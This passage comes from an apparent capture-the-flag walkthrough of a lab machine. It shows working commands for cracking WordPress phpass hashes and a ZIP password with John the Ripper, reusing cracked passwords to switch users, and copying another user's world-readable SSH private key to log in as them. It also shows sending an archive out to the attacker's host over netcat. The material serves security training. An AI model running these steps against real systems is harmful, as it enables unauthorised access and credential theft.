--wordlist=/usr/share/wordlists/rockyou.txt \
smol-hashes.txt
John 2:
john \
--session=smol \
--format=phpass \
--wordlist=/usr/share/wordlists/rockyou.txt \
--fork=4 \
smol-hashes.txt
Two pro John tips while they run:
- We can press any key in John's terminal to show progress.
- We can check recovered passwords from another Kali terminal with:
john --show --format=phpass smol-hashes.txtWe can pause John 2 with CTRL + C and resume the named session later with:
john --restore=smolLet's check in on John 2:

This is SLOW. Both Johns are working through the same wordlist against the same six separately salted phpass hashes. Running them together does not split the work. It just makes them fight over the CPU.
We only need one Linux-backed account. Let's stop both Johns with CTRL + C and give John one hash to crack:
grep '^diego:' smol-hashes.txt > diego.hashThen we'll give John just diego to start:
john \
--session=diego \
--format=phpass \
--wordlist=/usr/share/wordlists/rockyou.txt \
--fork=4 \
diego.hash
And then, of course, Diego's password appears almost immediately afterward in Slow John #2:

We already have a shell on the target, so we'll switch users locally:
su - diego
WE ARE DIEGO!
id
groups
pwd
ls -la ~
Oh yeah.
cat ~/user.txt
We got the user flag.
It's PrivEsc time:
sudo -lNope. Can't do that. Let's check diego's groups:

Let's use the shared internal group to check the other users:
ls -la /home/{think,gege,xavi}
Two strong leads:
/home/gege/wordpress.old.zipis interesting, but its permissions areroot:gege 750. Diego cannot read it yet. Darn./home/think/.sshis accessible enough to list, and just became our next lead.
ls -la /home/think/.sshAnd see what diego can read:
find /home/think/.ssh \
-maxdepth 1 -type f -readable -ls 2>/dev/null
That private key is dangerously misconfigured: 755 makes it readable by everyone.
OpenSSH will reject a private key with permissions that open, so we'll make Diego a protected copy...
cp /home/think/.ssh/id_rsa /tmp/think_id_rsa
chmod 600 /tmp/think_id_rsa
...and use it from inside our target:
ssh -i /tmp/think_id_rsa think@localhost
id
whoami
pwd
This new group is our clue:
groups=think,dev,internalLet's check think's privileges:
sudo -n -l
ls -la ~
No passwordless sudo permissions for think.

Let's see why he belongs to dev:
find /home /opt /usr/local /var/www \
-group dev -ls 2>/dev/null
Let's see what think can modify:
find /home /opt /usr/local /var/www \
-group dev -writable -ls 2>/dev/null
We'll check the group membership:
getent group dev
getent group internal
getent passwd gege
Much clearer group relationship now:
dev:      think, gege
internal: diego, gege, think, xavi
John also recovered gege's WordPress password. Let's see if it works for the local account:
su - gege
WE ARE GEGE.
Let's get it:
id
ls -la ~
file ~/wordpress.old.zip
unzip -l ~/wordpress.old.zip | head -n 50

Holy WordPress.
That archive contains an entire old WordPress installation. wp-config.php immediately grabs my eye.
Let’s transfer the archive to Kali so zip2john can process through it.
New Kali terminal time:
nc -lvnp 5555 > wordpress.old.zipFrom gege's shell:
nc -N 192.168.128.83 5555 < ~/wordpress.old.zipOnce the transfer is done, hash the original from gege's shell:
sha256sum ~/wordpress.old.zipThen verify the Kali copy:
ls -l wordpress.old.zip
sha256sum wordpress.old.zip
The hashes match.
On Kali:
zip2john wordpress.old.zip > wordpress-old.hashAnd now we crack it:
john \
--session=wordpress-zip \
--wordlist=/usr/share/wordlists/rockyou.txt \
wordpress-old.hash
Score. ZIP Password.
john --show wordpress-old.hash
mkdir -p wordpress-old-extracted

unzip wordpress.old.zip \
-d wordpress-old-extracted
We'll inspect the historical database credentials with hope and shreds of dignity left:
grep -nE 'DB_(NAME|USER|PASSWORD|HOST)' \
